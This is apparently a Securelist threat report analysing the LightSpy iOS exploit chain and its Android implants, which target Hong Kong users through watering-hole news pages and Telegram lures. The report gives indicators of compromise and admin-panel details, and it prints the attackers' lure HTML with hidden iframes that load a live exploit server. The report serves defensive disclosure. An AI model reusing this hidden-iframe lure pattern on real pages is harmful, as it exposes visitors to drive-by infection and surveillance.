

# iOS exploit chain deploys LightSpy feature-rich malware

securelist.com/ios-exploit-chain-deploys-lightspy-malware/96407

Alexey Firsh, Kurt Baumgartner, Brian Bartholomew

A watering hole was discovered on January 10, 2020 utilizing a full remote iOS exploit chain to deploy a feature-rich implant named LightSpy. The site appears to have been designed to target users in Hong Kong based on the content of the landing page. Since the initial activity, we released two private reports exhaustively detailing spread, exploits, infrastructure and LightSpy implants.



## 港立法會研究英美澳武力守則 證港警已違國際指引

出版時間：2020/01/08 01:41

尚餘NaN篇



法新社

Landing page of watering hole site

We are temporarily calling this APT group "TwoSail Junk". Currently, we have hints from known backdoor callbacks to infrastructure about clustering this campaign with previous activity. And we are working with colleagues to tie LightSpy with prior activity from a long running Chinese-

speaking APT group, previously reported on as Spring Dragon/Lotus Blossom/Billbug(Thrip), known for their Lotus Elise and Evora backdoor malware. Considering this LightSpy activity has been disclosed publicly by our colleagues from TrendMicro, we would like to further contribute missing information to the story without duplicating content. And, in our quest to secure technologies for a better future, we reported the malware and activity to Apple and other relevant companies.

This supplemental information can be difficult to organize to make for easy reading. In light of this, this document is broken down into several sections.

1. Deployment timeline – additional information clarifying LightSpy deployment milestone events, including both exploit releases and individual LightSpy iOS implant component updates.
2. Spreading – supplemental technical details on various techniques used to deliver malicious links to targets
3. Infrastructure – supplemental description of a TwoSail Junk RDP server, the LightSpy admin panel, and some related server-side javascript
4. Android implant and a pivot into evora – additional information on an Android implant and related infrastructure. After pivoting from the infrastructure in the previous section, we find related implants and backdoor malware, helping to connect this activity to previously known SpringDragon APT with low confidence.

More information about LightSpy is available to customers of Kaspersky Intelligence Reporting. Contact: intelreports@kaspersky.com

## Deployment timeline

During our investigation, we observed the actor modifying some components involved in the exploit chain on February 7, 2020 with major changes, and on March 5, 2020 with minor ones.




Figure 1. Brief LightSpy event timeline

The first observed version of the WebKit exploit dated January 10, 2020 closely resembled a proof of concept (PoC), containing elements such as buttons, alert messages, and many log statements throughout. The second version commented out or removed many of the log statements, changed alert() to print() statements, and also introduced some language errors such as “your device is not support...” and “stab not find...”.

By analyzing the changes in the first stage WebKit exploit, we discovered the list of supported devices was also significantly extended:

*Table 1. iOS version exploit support expansion*

Device	iOS version	Supported as of Jan 10	Supported as of Feb 7
iPhone 6	11.03	+	–
iPhone 6S	12.01	+	commented
	12.2	–	+
iPhone 7	12.1	–	+
	12.11	+	+
	12.12	+	+
	12.14	–	+
	12.2	–	+
iPhone 7+	12.2	–	+
iPhone 8	12.2	–	+
iPhone 8+	12.2	–	+
iPhone X	12.2	–	+

As seen above, the actor was actively changing implant components, which is why we are providing a full list of historical hashes in the IoC section at the end of this report. There were many minor changes that did not directly affect the functionality of each component, but there were also some exceptions to this that will be expanded on below. Based on our observations of these changes over a relatively short time frame, we can assess that the actor implemented a fairly agile development process, with time seemingly more important than stealthiness or quality.

One interesting observation involved the “EnvironmentalRecording” plugin (MD5: ae439a31b8c5487840f9ad530c5db391), which was a dynamically linked shared library responsible for recording surrounding audio and phone calls. On February 7, 2020, we noticed a new binary (MD5: f70d6b3b44d855c2fb7c662c5334d1d5) with the same name with no similarities to the earlier one. This new file did not contain any environment paths, version stamps, or any other traces from the parent plugin pattern. Its sole purpose was to clean up the implant

components by erasing all files located in “/var/iolight/”, “/bin/light/”, and “/bin/irc\_loader/”. We’re currently unsure whether the actor intended to replace the original plugin with an uninstall package or if this was a result of carelessness or confusion from the rapid development process.

Another example of a possible mistake involved the “Screenaaa” plugin. The first version (MD5: 35fd8a6eac382bfc95071d56d4086945) that was deployed on January 10, 2020 did what we expected: It was a small plugin designed to capture a screenshot, create a directory, and save the capture file in JPEG format. However, the plugin (MD5: 7b69a20920d3b0e6f0bffeefdc7aa6c) with the same name that was packaged on February 7 had a completely different functionality. This binary was actually a LAN scanner based on MMLanScan, an open source project for iOS that helps scan a network to show available devices along with their MAC addresses, hostname, and manufacturer. Most likely, this plugin was mistakenly bundled up in the February 7 payload with the same name as the screenshot plugin.




Figure 2. LightSpy iOS implant component layout and communications

## Spreading

We cannot say definitively that we have visibility into all of their spreading mechanisms. We do know that in past campaigns, precise targeting of individuals was performed over various social network platforms with direct messaging. And, both ours and previous reporting from others have documented TwoSail Junk’s less precise and broad use of forum posts and replies. These forum posts direct individuals frequenting these sites to pages hosting iframes served from their exploit servers. We add Telegram channels and instagram posts to the list of communication channels abused by these attackers.

These sites and communication medium are known to be frequented by some activist groups.




Figure 3. LightSpy iPhone infection steps

The initial watering hole site ([hxxps://appledaily.googlephoto\[.\]vip/news\[.\]html](https://appledaily.googlephoto[.]vip/news[.]html)) on January 10, 2020 was designed to mimic a well known Hong Kong based newspaper "Apple Daily" by copy-pasting HTML content from the original:

```

<!DOCTYPE html>
<!-- saved from url=(0056)
https://tw.appledaily.com/new/realtime/20200108/1687897/ -->
<html lang="zh-TW" class="win chrome chrome7 webkit webkit5 js" style=
"height: 100%;"><!--<![endif]--><head><meta http-equiv="Content-Type"
content="text/html; charset=UTF-8">
<iframe width=0 height=0 style="display:none" src="
http://45.83.237.13:8088/963852741/hh1212/index.html"></iframe>
  
```

Figure 4. Source of html page mimicking newspaper "Apple Daily"

However, at that time, we had not observed any indications of the site being purposely distributed in the wild. Based on our KSN detection statistics, we began seeing a massive distribution campaign beginning on February 18, 2020.

facebooktoday.cc/news_20200301m.html	2020-03-01 14:26
facebooktoday.cc	2020-03-01 03:54
news2.hkrevolution.club/20200229x.html	2020-02-29 14:49
news2.hkrevolution.club/20200226x.html	2020-02-27 09:46
googlephoto.vip/20200227x.html	2020-02-27 04:40
googlephoto.vip/20200225m.html	2020-02-25 06:03
googlephoto.vip	2020-02-25 02:53
news2.hkrevolution.club/20200224x.html	2020-02-24 10:36
news2.hkrevolution.club	2020-02-24 10:36
googlephoto.vip/20200221k.html	2020-02-21 12:22
news2.hkrevolution.club/20200221t.html	2020-02-21 07:52
news2.hkrevolution.club/20200220nl.html	2020-02-21 05:54
news2.hkrevolution.club/20200221x.html	2020-02-21 04:07
news2.hkrevolution.club/20200220x.html	2020-02-20 09:39
news2.hkrevolution.club/20200220xl.html	2020-02-20 08:18
news.hkrevolution.club/063100424.html	2020-02-19 08:44
news.hkrevolution.club/n11876352.html	2020-02-19 08:30
news.hkrevolution.club/45ouewnckxsrtaj.html	<u>2020-02-18 08:45</u>
appledaily.googlephoto.vip/news.html	2020-01-02 13:14

Table 2. LightSpy related iframe domains, urls, and first seen timestamps

Starting on February 18, the actors began utilizing a series of invisible iframes to redirect potential victims to the exploit site as well as the intended legitimate news site from the lure.

```

<!DOCTYPE html>
<html lang="cn">
<head>
  <meta charset="utf-8">
</head>
<body>
  <iframe src="http://45.83.237.13:8088/963852741/hh1212/index.html"
    width=0 height=0 style="display:none"></iframe>
  <iframe src="http://www.facebooktoday.cc/news.php?id=20200303h"
    width=0 height=0 style="display:none"></iframe>
  <iframe src="https://ent.ltn.com.tw/news/breakingnews/3086334"
    frameborder=0 width='100%' height='4900px' scrolling='no'
  ></iframe>
</div>
</body>
</html>

```

**exploit landing**

**legitimate site**

Figure 5. Source of html page with lure and exploit

## Infrastructure

---

## RDP Clues

---

The domain used for the initial watering hole page (googlephoto[.]vip) was registered through GoDaddy on September 24, 2019. No unmasked registration information was able to be obtained for this domain. The subdomain (appledaily.googlephoto[.]vip) began resolving to a non-parked IP address (103.19.9[.]185) on January 10, 2020 and has not moved since. The server is located in Singapore and is hosted by Beyotta Network, LLP.

At the time of our initial investigation, the server was listening on ports 80 (HTTP) and 3389 (RDP with SSL/TLS enabled). The certificate for the server was self-signed and created on December 16, 2019. Based on Shodan data as early as December 21, 2019, there was a currently logged in user detected who’s name was “SeinandColt”.





Figure 6. Screenshot of RDP login page for the server 103.19.9[.]185

## Admin Panel

The C2 server for the iOS payload (45.134.1[.]180) also appeared to have an admin panel on TCP port 50001.



The admin panel seems to be a Vue.js application bundled with Webpack. It contains two language packs: English and Chinese. A cursory analysis provides us the impression of actual scale of the framework:

```
assets/lang
├── en
└── zh
    ├── JS apk.js
    ├── JS app.js
    ├── JS audio.js
    ├── JS backstage.js
    ├── JS base.js
    ├── JS browser.js
    ├── JS camera.js
    └── JS chat.js
46 group: 'Group',
47 infect_device: 'Infect device',
48 infect_apk_detail: 'Details of infect APK version',
49 add: 'Add',
50 select_apk: 'Please select apk',
51 infect_app: 'Infect APP',
52 latest_implanted_vulnerability_version: 'Latest infection vulnerability version',
53 current_implanted_vulnerability_version: 'Current infection vulnerability version',
54 support_app_version: 'Support for infection software version',
55 edit: 'Edit',
56 delete: 'Delete',
57 modify_app_version: 'Modify support software version information',
58 delete_app_version: 'Delete support software version information',
59 confirm_delete_app_version: 'Are you sure to delete the version information of the
60 ios_infect: 'IOS infection document',
61 generate_IPA: 'Generate IPA files',
```

If we take a closer look at the index.js file for the panel, some interesting configurations are visible, to include a user config, an application list, log list, and other interesting settings.

The “userConfig” variable indicates other possible platforms that may have been targeted by the same actors, such as linux, windows, and routers.



```
// user config
var userConfig = {
  // 选择包含的操作系统, 不选择设置为false
  android: false,
  ios: true,
  router: false,
  linux: false,
  windows: false,
  mac: false,
  // 选择安卓系统的zr类型, 不选择设置为false
  apk: {
    apk_infect: false, // 感染
    apk_independent: false, // 独立apk
    access: false, // 扫码上线
    webview: false // webview
  },
},
```

Another interesting setting includes the “app\_list” variable which is commented out. This lists two common applications used for streaming and chat mostly in China (QQ and Miapoi). Looking further, we can also see that the default map coordinates in the config point directly to the Tian’anmen Gate in Beijing, however, most likely this is just a common and symbolic mapping application default for the center of Beijing.

```
// 选择支持的APP, 不选择注释即可
//app_list: [{ item: "QQ", val: "qq" }, { item: "秒拍", val: "miaopai" }],
// 不常用的更改
isAdmin: false,
isSpecialUser: false,
not_knowsec: true, //
is_bz: false, // if baizhuo set true
knowsecSsoIp: "192.168.1.34",
knowsecSsoPort: "8080",
map_type: "gaode",
map_default: {
  lng: 116.397428,
  lat: 39.90923
},
log_list: ["插件", "加载器", "远控软件", "感染文件", "LZ", "DNS"],
login_url: "/963852poi/login",
guest_login_url: "/963852oiu/login",
get_login_url: function get_login_url() {
  var url = this.isAdmin ? "/login" : this.login_url;
  return url;
}
};
```

## Android implants and a pivot into “evora”

During analysis of the infrastructure related to iOS implant distribution we also found a link directing to Android malware – `hxxp://app.hkrevolution[.]club/HKcalander[.]apk` (MD5: 77ebb4207835c4f5c4d5dfe8ac4c764d).

According to artefacts found in google cache, this link was distributed through Telegram channels “winuxhk” and “brothersisterfacebookclub”, and Instagram posts in late November 2019 with a message lure in Chinese translated as “The Hong Kong People Calendar APP is online ~~~ Follow the latest Hong Kong Democracy and Freedom Movement. Click to download and support the frontline. Currently only Android version is available.”

Further technical analysis of the packed APK reveals the timestamp of its actual build – 2019-11-04 18:12:33. Also it uses the subdomain, sharing an iOS implant distribution domain, as its c2 server – `hxxp://svr.hkrevolution[.]club:8002`.

Its code contains a link to another related domain:

```
String v0 = com.simplmobiletools.calendar.pro.sms.j.g.a(com
    .g.e(), "http://movie.poorgoddaay.com/");
String v1 = MainActivity.i(this.a);
Log.i(v1, "go browser url=" + v0);
this.a.startActivity(new Intent("android.intent.action.VIEW",
```

Checking this server we found it hosted another related APK:

<b>MD5</b>	fadff5b601f6fca588007660934129eb
<b>URL</b>	<code>hxxp://movie.poorgoddaay[.]com/MovieCal[.]apk</code>
<b>C2</b>	<code>hxxp://app.poorgoddaay[.]com:8002</code>
<b>Build timestamp</b>	2019-07-25 21:57:47

The distribution vector remains the same – Telegram channels:

ar.tele.me › قنوات › 搵工/Freelance/Part-time/炒散 ▼

**Weareyoung: 最新片源、與日本同步更新! 最新門事件, 主播 ...**

海量成人片等你嚟睇, 猛戳鏈接↓↓↓簡易行事歷, 方便快捷, 無需注冊, 推廣期間免費睇所有影片  
~[movie.poorgoddaay.com/MovieCal.apk](http://movie.poorgoddaay.com/MovieCal.apk)使用方法: 1、下載安裝 ...

ar.tele.me › قنوات › 搵工/Freelance/Part-time/炒散 › الصور ▼

**毛孩: Dna. generation require medical testing promote 30000 ...**

海量成人片等你嚟睇, 猛戳鏈接↓↓↓簡易行事歷, 方便快捷, 無需注冊, 推廣期間免費睇所有影片  
~[movie.poorgoddaay.com/MovieCal.apk](http://movie.poorgoddaay.com/MovieCal.apk)使用方法: 1、下載安裝 ...

The latest observed APK sample is hosted on a server that is unusual for the campaign context – `xxinc-media[.]joss-cn-shenzhen.aliyuncs[.]com`. We assume that the actors are taking steps to split the iOS and Android activities between different infrastructure pieces.


<b>MD5</b>	5d2b65790b305c186ef7590e5a1f2d6b
<b>URL</b>	hxxps://xxinc-media.oss-cn-shenzhen.aliyuncs[.]com/calendar-release-1.0.1.apk
<b>C2</b>	hxxp://45.134.0[.]123:8002
<b>Build timestamp</b>	2020-01-14 18:30:30

We had not observed any indications of this URL being distributed in the wild yet.

If we take a look closer at the domain poorgoddaay[.]com that not only hosted the malicious APK but also was a C2 for them, we can note that there are two subzones of particular interest to us:

- zg.poorgoddaay[.]com
- ns1.poorgoddaay[.]com

We were able to work with partners to pivot into a handful of “evora” samples that use the above two subzones as their C2. Taking that a step further, using our Kaspersky Threat Attribution Engine (KTAE), we can see that the partner samples using those subzones are 99% similar to previous backdoors deployed by SpringDragon.



Md5	File name	Size	Bad genotypes matched (total)	Bad strings matched (total)	Top 5 Similar
<a href="#">1126f8af2249406820c78626a64d12bb</a>	1126f8af22494...	272384	452 ( 454 )	6 ( 253 )	<a href="#">SpringDragon</a> (100%)
<a href="#">33782e5ba9067b38d42f7ecb8f2acdc8</a>	33782e5ba906...	272384	452 ( 454 )	6 ( 259 )	<a href="#">SpringDragon</a> (100%)

We are aware of other related and recent “evora” malware samples calling back to these same subnets while targeting organizations in Hong Kong as well. These additional factors help lend at least low confidence to clustering this activity with SpringDragon/LotusBlossom/Billbug.

## Conclusion

This particular framework and infrastructure is an interesting example of an agile approach to developing and deploying surveillance framework in Southeast Asia. This innovative approach is something we have seen before from SpringDragon, and LightSpy targeting geolocation at least falls within previous regional targeting of SpringDragon/LotusBlossom/Billbug APT, as does infrastructure and “evora” backdoor use.



Source: [wikimedia.org](https://commons.wikimedia.org/)

## Indicators of Compromise

---

### File hashes

---

#### **payload.dylib**

9b248d91d2e1d1b9cd45eb28d8adff71 (Jan 10, 2020)

4fe3ca4a2526088721c5bdf96ae636f4 (Feb 7, 2020)

#### **ircbin.plist**

e48c1c6fb1aa6c3ff6720e336c62b278 (Jan 10, 2020)

#### **irc\_loader**

53acd56ca69a04e13e32f7787a021bb5 (Jan 10, 2020)

#### **light**

184fbbdb8111d76d3b1377b2768599c9 (Jan 10, 2020)

bfa6bc2cf28065cfea711154a3204483 (Feb 7, 2020)

ff0f66b7089e06702ffaae6025b227f0 (Mar 5, 2020)

#### **baseinfoaaa.dylib**

a981a42fb740d05346d1b32ce3d2fd53 (Jan 10, 2020)

5c69082bd522f91955a6274ba0cf10b2 (Feb 7, 2020)

**browser**

7b263f1649dd56994a3da03799611950 (Jan 10, 2020)

**EnvironmentalRecording**

ae439a31b8c5487840f9ad530c5db391 (Jan 10, 2020)

